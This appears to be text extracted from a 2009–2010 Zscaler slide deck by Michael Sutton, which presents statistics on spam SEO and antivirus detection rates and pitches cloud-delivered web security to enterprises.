
Continue browsing even when your video or game crashes.



Learn More >

# Attack Prevalence


## Spam SEO



The majority of popular Google searches have at least 1 spam SEO link within first 10 pages

Less than ¼ of malicious binaries associated with Blackhat SEO attacks are blocked by desktop AV

## Anti-Virus Detection



Security as a Service


# CLOUD DELIVERED SECURITY




---

Copyright 2009 Zscaler, Inc.

# Appliance Based Security



# Cloud Delivered Security



**Better security, Low TCO**

Copyright 2010 Zscaler, Inc.

# SaaS Security – Why Now?

## Technology

- Virtualization permits multiple, segregated environments to exist on a single hardware platform

## Broadband

- Broadband Internet access is now commonplace
- Makes access to remote resources transparent

## Mobility

- An increasingly mobile workforce demands access to resources regardless of location



# Questions for Enterprises

## Social Networking

- Should we block Twitter, Facebook, , Orkut, etc.?

## Attacks

- Where should we focus security resources to have the greatest impact in mitigating modern web threats?

## Mobility

- How can a mobile workforce be protected from attack?

# New World Order

Today's attacks do not discriminate based on *device*, *platform* or *geography*.

Attacks leverage lax security on *trusted*, *legitimate* websites.

Enterprises can no longer *deny* access to sites non-business sites.

---

Without security controls capable of managing and monitoring traffic, a security incident is no longer a *possibility*, it is an *inevitability*.





Michael Sutton  
VP, Security Research  
[msutton@zscaler.com](mailto:msutton@zscaler.com)  
<http://research.zscaler.com>

